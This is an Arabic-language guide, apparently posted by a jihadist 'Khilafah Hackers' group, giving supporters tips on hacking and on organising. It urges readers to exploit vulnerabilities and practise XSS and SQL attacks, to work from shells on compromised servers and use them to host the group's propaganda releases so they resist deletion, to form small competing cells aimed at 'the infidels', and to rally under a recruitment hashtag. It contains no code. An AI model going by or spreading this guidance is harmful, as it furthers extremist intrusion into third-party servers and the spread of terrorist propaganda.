- تجدون بالمرفقات و في مجلد Books كتاب عن أمن الأفراد على الأنترنت تحت عنوان Practical Anonymity_ Hiding in لم يسعني ترجمته للأسف لكن أنصحكم بالأطلاع عليه

بالجانب التقني :

- أبحث دائما بالإنجليزية أولا . إذا واجهت مشكلة أدخل للمنتديات الغربية و أ طرح سؤالك .. لا عربية في طلب علم القرصنة للأسف
- لا تصدق السرفرات أن أظهرت لك أن المجلد غير موجود مثلا .. بل جرب الدخول للملف أولا فكثيرها كاذبة
- الشلات أغلبها متشابهة فلا تستعمل أكثر من خمسة شلات
- أستغلل الثغرات بلينكس أكثر سهولة
- لا تكثر من تثبيت التوزيعات بحاسوبك
- لا تخف تجريب الجديد بل أبدء بتجريب كل أنواع الثغرات و السكريبتات

- أخطئ من بدء البرمجة بالدورات .. بل التجريب و تعديل السكريبتات أفضل طريقة
- تجدون كتب احترافية تشرح ثغرات XSS و SQL و كتب اختبار المواقع بطريقة احترافية بالمرفقات
- BTS PenTesting Lab هي عبارة عن منصة مصابة بمختلف الثغرات تركبها بالسرفر الشخصي و تحاول التدرب من خلالها (تجدها بالمرفقات أما حلول التحديات فهي متوفرة بالننت)

الجانب التنظيمي :

- دائما سمعت بعض قراصنة الخلافة يطالبون كل الهكرز بالتوحد تحت راية فريق واحد , هذا خطأ . الراية الواحدة على الأرض لا على العالم الرقمي فهذا يعطي الكفار ما يستهدفونه .. و أفضل طريقة هي فرق لا تزيد عن سبعة أفراد تتنافس فيما بينها ..
- طوال فترة بقائك أمام الحاسوب أحترس ثم أحترس من الكسل فقد تجد كل اليوم مر بين الفايسبوك و اليوتيوب و هذه مشكلة شهيرة لدى كثير من القراصنة حلها بسيط . فترة راحة من كل ساعتين (صلاة بالمسجد . رياضة مثلاً...) مع الحرص على قارورة ماء دائما معك
- أستغل وقت الانتظار في كل مفيد (تحميل . رفع)
- ساعد أخوانك برفع الأصدارات على الشلات و السرفرات فهي صعبة الحذف

و أنت متى تتفرغ



ختاما

أي سؤال أو طلب نعرض عليكم هاشتاغ
#قراصنة_الخلافة **Khilafah_Hackers**
كما نحت كل أنصار الخلافة ومن لهم و
لو معلومة صغيرة بالمعلوماتيات بالرد على
أخوانهم بالهاشتاغ . أرجوا أن تكونوا استفدتم
وأتمنى أن تفيدوا غيركم أي خطي فمن نفسي و
من الشيطان نستودعكم الله وملتقانا
بعمل أخربأذن الله

